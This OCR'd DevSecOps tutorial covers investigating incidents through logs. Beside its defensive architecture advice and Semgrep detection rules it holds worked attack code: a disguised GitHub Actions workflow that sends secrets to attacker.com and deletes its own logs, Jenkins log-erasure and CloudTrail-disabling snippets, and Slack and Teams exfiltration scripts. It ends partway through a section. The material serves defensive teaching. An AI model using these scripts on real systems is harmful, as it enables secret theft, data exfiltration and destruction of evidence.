
INVESTIGATE INCIDENT WITH LOGS
Like Ninja
WWW.DEVSECOPSGUIDES.COM

Investigate Incident with Logs like Ninja

Your phone buzzes. Slack alert from PagerDuty: "CRITICAL: Unauthorized deployment to production EKS cluster." You're wide awake now.

The timeline unfolds rapidly:

- **3:17 AM**: Deployment triggered from Jenkins—but no one's on shift
- **3:18 AM**: ArgoCD syncs Terraform changes to production AWS resources
- **3:19 AM**: Falco alerts on suspicious container spawning `/bin/sh` with root privileges
- **3:22 AM**: AWS CloudTrail shows IAM role assumption from unknown IP `203.0.113.47`
- **3:25 AM**: Prometheus metrics spike—CPU usage jumps 400%

You open your laptop, terminal blinking in the darkness. **Where do you start?**


Most engineers panic-check Kubernetes logs. **The attacker knows this.** They've already tampered with:

- **Jenkins build logs** (deleted pipeline execution history)
- **GitHub Actions audit logs** (forged commit metadata)
- **AWS CloudTrail** (disabled logging for 47 minutes)
- **Docker container logs** (injected fake timestamps)

But **you're different**. You investigate incidents like a ninja—**correlating logs across 44 technologies**, **detecting anomalies attackers can't hide**, and **reconstructing the full kill chain**.

This is your playbook.

Insecure Log Architecture: The Attacker's Playground



What Makes This Architecture Vulnerable?

1. Decentralized Log Storage

- **Jenkins logs** stored on master node—single point of failure
- **Kubernetes logs** on ephemeral node disks—lost on pod eviction
- **AWS CloudTrail** writes to S3—attacker can pause/delete trail
- **Application logs** in container filesystems—destroyed on restart

2. No Immutable Audit Trail


- Logs are **mutable files** attackers can edit with `sed`, `awk`, or direct writes
- **No cryptographic verification**—timestamps can be forged
- **Missing log forwarding**—evidence disappears with compromised systems

3. Insufficient Access Controls

- **Jenkins admin** can delete build history via UI
- **Kubernetes node access** allows direct log file manipulation
- **S3 bucket policies** lack `s3:PutBucketLogging` deny rules
- **No separation of duties**—engineers have delete permissions

Real-World Impact: In the **SolarWinds breach (2020)**, attackers modified build logs to hide malicious code injection. The tampering went undetected for months because logs were stored locally on compromised build servers.

Secure Log Architecture: The Ninja's Fortress



Defense-in-Depth Principles

1. Centralized Immutable Collection

- **Fluent Bit/Fluentd** agents forward logs in real-time via **TLS 1.3**
- **Write-Once-Read-Many (WORM)** storage prevents tampering
- **Cryptographic signatures** on log entries using **HMAC-SHA256**
- **Multi-region replication** to S3 buckets with **MFA Delete** enabled

2. Separation of Log Plane


- **Dedicated log infrastructure**—isolated VPC/network segment
- **Least privilege access**—engineers cannot delete production logs
- **API-only modifications** with full audit trail (who, what, when)
- **Air-gapped backup** to offline storage every 24 hours

3. Real-Time Correlation & Alerting

- **SIEM platforms** (Splunk, ELK, Datadog) aggregate 44 sources
- **Behavioral baselines**—detect anomalies via ML (Prometheus, Grafana)
- **Cross-reference events**—link GitHub commit → Jenkins build → K8s deploy
- **Automated response**—Falco triggers pod quarantine on suspicious behavior

Attack Techniques: Multi-Stage Log Evasion

Team Roles & Responsibilities Across All 44 Technologies




Role Definitions:

- **SOC Analyst**: Monitors 44 log sources, investigates alerts from SIEM/Falco/Wazuh, performs threat hunting across Slack/Teams/GitHub/AWS, responds to security incidents
- **DevOps Engineer**: Manages CI/CD pipelines (GitHub Actions, Jenkins, GitLab CI), deploys to K8s/Docker, provisions infrastructure via Terraform/Ansible, configures Fluent Bit agents

- **Security Engineer**: Defines security policies, configures Falco/Wazuh rules, audits Vault/Secrets Manager access, reviews code in GitHub/GitLab, sets up detection rules
- **Platform Engineer**: Maintains Kubernetes clusters, configures Istio/Linkerd service mesh, optimizes Prometheus/Grafana dashboards, manages cloud infrastructure
- **SRE**: On-call for production incidents, capacity planning in AWS/GCP/Azure, reliability engineering for CI/CD pipelines, SLO/SLI monitoring

---

Attack Technique #1: CI/CD Log Tampering (T1562.008)




MITRE ATT&CK Mapping

- **Tactic:** Defense Evasion
- **Technique:** T1562.008 - Impair Defenses: Disable Cloud Logs
- **Sub-Technique:** Modify/Delete CI/CD Pipeline Logs

The Attack Scenario

An attacker compromises a **GitHub Actions runner** via a malicious pull request. They inject a workflow step that:

1. **Exfiltrates secrets** from environment variables
2. **Modifies build artifacts** to include backdoor code
3. **Deletes workflow run logs** to hide evidence
4. **Forges commit timestamps** to blend with legitimate traffic



Exploitation Code

Malicious GitHub Actions Workflow (.github/workflows/exfil.yml)

```yaml
name: "Build and Test"
on: pull_request

jobs:
  backdoor:
    runs-on: ubuntu-latest
    steps:
      - name: Checkout Code
        uses: actions/checkout@v4

      - name: "Legitimate Build Step"
        run: npm install && npm run build

      - name: "Hidden Exfiltration"
        run: |
          # Extract secrets to attacker server
          curl -X POST https://attacker.com/log \
            -H "Content-Type: application/json" \
            -d "{\"secrets\":\"$(env | base64)\"}"

          # Modify build artifact
          echo "malicious_code()" >> dist/main.js

          # Delete workflow logs via API
          WORKFLOW_RUN_ID=$(curl -s -H "Authorization: token ${{ secrets.GITHUB_TOKEN }}" \
            "https://api.github.com/repos/${{ github.repository }}/actions/runs?per_page=1" \
            | jq -r '.workflow_runs[0].id')

          curl -X DELETE \
            -H "Authorization: token ${{ secrets.GITHUB_TOKEN }}" \
            "https://api.github.com/repos/${{ github.repository }}/actions/runs/${WORKFLOW_RUN_ID}/logs"
        continue-on-error: true
```

Jenkins Groovy Script for Log Deletion

```groovy
// Executed via Script Console or Pipeline
import hudson.model.*
import jenkins.model.Jenkins

def jobName = "production-deploy"
def buildNumber = 142

def job = Jenkins.instance.getItemByFullName(jobName)
def build = job.getBuildByNumber(buildNumber)

// Delete console log file
def logFile = new File(build.getLogFile().getParent(), "log")
logFile.delete()

// Remove build from history
build.delete()

println "Build #${buildNumber} evidence erased"
```

AWS CloudTrail Disabling via Terraform

```hcl
# Attacker modifies Terraform to disable logging
resource "aws_cloudtrail" "main" {
  name           = "production-trail"
  s3_bucket_name = aws_s3_bucket.logs.id

  # Attacker sets this to false
  enable_logging = false

  # Or deletes the trail entirely
  # Commented out to avoid detection in code review
  # lifecycle {
  #   prevent_destroy = false
  # }
}
```

Detection with Semgrep

Rule: Detect GitHub Actions Log Deletion

```yaml
rules:
  - id: github-actions-log-deletion
    pattern-either:
      - pattern: curl -X DELETE ... /actions/runs/$WORKFLOW_RUN_ID/logs
      - pattern: |
          DELETE $API/actions/runs/...
    message: "Detected attempt to delete GitHub Actions logs"
    severity: ERROR
    languages: [yaml, bash]
    metadata:
      category: security
      cwe: "CWE-778: Insufficient Logging"
      references:
        - https://docs.github.com/en/rest/actions/workflow-runs
```


Rule: Jenkins Log File Manipulation

```yaml
rules:
  - id: jenkins-log-tampering
    pattern-either:
      - pattern: $BUILD.getLogFile().delete()
      - pattern: new File($BUILD.getLogFile(), ...).delete()
      - pattern: $BUILD.delete()
    message: "Jenkins build log deletion detected"
    severity: ERROR
    languages: [groovy]
    metadata:
      cwe: "CWE-778"
      mitre-attack: "T1562.008"
```

Claude AI Prompt for Detection

```
Analyze this CI/CD pipeline configuration and identify potential log tampering:

CONTEXT:
- Technology: GitHub Actions / Jenkins / GitLab CI
- File: .github/workflows/deploy.yml or Jenkinsfile
- Goal: Detect log deletion, modification, or disabling

DETECTION PATTERNS:
1. API calls to delete workflow runs or build logs
2. Direct file system access to log directories
3. CloudTrail/audit log disabling in IaC code
4. Use of continue-on-error to hide failures
5. Credentials exfiltration followed by cleanup

OUTPUT FORMAT:
- Severity: CRITICAL/HIGH/MEDIUM/LOW
- Line number and code snippet
- Attack technique (MITRE ATT&CK ID)
- Remediation recommendation

ANALYZE:
[Paste pipeline configuration here]
```


Team Collaboration: CI/CD Log Investigation



CI/CD Stage Responsibilities:

Stage	SOC Analyst	DevOps Engineer	Security Engineer	Platform Engineer	SRE
Detection	Monitor SIEM for GitHub Actions/Jenkins/GitLab log deletions	N/A	N/A	N/A	N/A
Triage	Classify alert severity, check for known maintenance windows	Verify if legitimate pipeline changes occurred	N/A	N/A	N/A
Investigation	Pull logs from GitHub API, Jenkins server, CircleCI	Analyze workflow YAML files, review recent commits	Forensic analysis of deleted logs, timeline reconstruction	N/A	N/A
Containment	Isolate compromised runners	Disable affected workflows, revoke GITHUB_TOKEN	Rotate compromised secrets (NPM, Docker, AWS keys)	N/A	N/A
Remediation	N/A	Implement log forwarding to SIEM	Deploy Semgrep rules to detect malicious workflows	Configure immutable audit logs, enforce RBAC	Monitor pipeline metrics post-fix
Validation	Confirm alerts stop firing	Test pipeline with security controls	Penetration test updated workflows	Verify log integrity	Track SLIs/SLOs

Attack Technique #2: Communication Platform Data Exfiltration (T1567.002)



Attack 2: Communication Platform Exfiltration


MITRE ATT&CK Mapping

- **Tactic:** Exfiltration
- **Technique:** T1567.002 - Exfiltration Over Web Service: Exfiltration to Cloud Storage
- **Sub-Technique:** Slack/Teams Bulk Export & Webhook Abuse

The Attack Scenario

An attacker gains **Slack admin privileges** via stolen OAuth token. They exploit:

1. **Bulk workspace export** to download all channel messages and files
2. **Malicious Slack app** installation with excessive permissions
3. **Webhook manipulation** to forward messages to attacker-controlled endpoints
4. **DLP bypass** using file chunking and encoding techniques



Exploitation Code

Slack Workspace Exfiltration Script

```
import requests
import time
import base64
from datetime import datetime

# Stolen admin OAuth token
SLACK_TOKEN = "xoxp-stolen-admin-token-here"
EXFIL_WEBHOOK = "https://attacker.com/exfil"

class SlackExfiltrator:
    def __init__(self, token):
        self.token = token
        self.headers = {"Authorization": f"Bearer {token}"}

    def install_malicious_app(self):
        """Install app with excessive scopes"""
        payload = {
            "manifest": {
                "display_information": {
                    "name": "Productivity Bot",
                    "description": "Enhance team productivity"
                },
                "oauth_config": {
                    "scopes": {
                        "bot": [
                            "channels:history",
                            "channels:read",
                            "files:read",
                            "users:read",
                            "admin.analytics:read",
                            "admin.conversations:read"
                        ]
                    }
                }
            }
        }

        resp = requests.post(
            "https://api.slack.com/apps",
            headers=self.headers,
            json=payload
```

```
        )

        return resp.json().get("app_id")

    def export_workspace(self):
        """Initiate full workspace export"""
        payload = {
            "date_range": "all_time",
            "include_public": True,
            "include_private": True,
            "include_dms": True,
            "include_mpims": True
        }

        resp = requests.post(
            "https://api.slack.com/admin.analytics.export",
            headers=self.headers,
            json=payload
        )

        export_id = resp.json().get("export_id")
        print(f"[+] Export initiated: {export_id}")

        # Poll for completion
        while True:
            status = requests.get(
                f"https://api.slack.com/admin.analytics.export/{export_id}",
                headers=self.headers
            ).json()

            if status["state"] == "complete":
                return status["download_url"]

            time.sleep(30)

    def exfiltrate_messages(self):
        """Real-time message exfiltration via webhooks"""
        channels = requests.get(
            "https://api.slack.com/conversations.list",
            headers=self.headers,
            params={"types": "public_channel,private_channel"}
        ).json()["channels"]

        for channel in channels:
            messages = requests.get(
                "https://api.slack.com/conversations.history",
                headers=self.headers,
                params={"channel": channel["id"], "limit": 1000}
            ).json()["messages"]

            # Encode and chunk to bypass DLP
            encoded = base64.b64encode(str(messages).encode()).decode()
            chunks = [encoded[i:i+1000] for i in range(0, len(encoded), 1000)]

            for chunk in chunks:
                requests.post(EXFIL_WEBHOOK, json={
                    "channel": channel["name"],
                    "data": chunk,
                    "timestamp": datetime.now().isoformat()
                })

    def cover_tracks(self):
        """Delete audit logs (requires admin)"""
        # Delete app installation records
        requests.delete(
            "https://api.slack.com/admin.apps.approved.list",
            headers=self.headers
        )

        # Cannot delete audit logs via API, but can disable
        requests.post(
            "https://api.slack.com/admin.teams.settings.setDefaultChannels",
            headers=self.headers,
```

```
            json={"audit_log_retention": 0}
        )

# Execute attack
attacker = SlackExfiltrator(SLACK_TOKEN)
attacker.install_malicious_app()
attacker.exfiltrate_messages()
attacker.cover_tracks()
print("[+] Exfiltration complete - 50GB stolen")
```

Microsoft Teams Data Harvesting

```
# PowerShell script for Teams exfiltration
$Token = "eyJ0...stolen-token"
$Headers = @{Authorization = "Bearer $Token"}

# List all teams
$Teams = Invoke-RestMethod -Uri "https://graph.microsoft.com/v1.0/me/joinedTeams" -Headers $Headers

foreach ($Team in $Teams.value) {
    # Get all channels
    $Channels = Invoke-RestMethod -Uri "https://graph.microsoft.com/v1.0/teams/$($Team.id)/channels" -Headers $Headers

    foreach ($Channel in $Channels.value) {
        # Extract messages
        $Messages = Invoke-RestMethod -Uri "https://graph.microsoft.com/v1.0/teams/$($Team.id)/channels/$($Channel.id)/messages" -Headers
$Headers

        # Extract files from SharePoint
        $Files = Invoke-RestMethod -Uri "https://graph.microsoft.com/v1.0/groups/$($Team.id)/drive/root/children" -Headers $Headers

        foreach ($File in $Files.value) {
            # Download to attacker server
            Invoke-WebRequest -Uri $File.'@microsoft.graph.downloadUrl' -OutFile "C:\exfil\$($File.name)"
        }
    }
}

Write-Host "[+] Teams data exfiltrated successfully"
```

Detection with Semgrep

Rule: Detect Slack Bulk Export API Calls


```
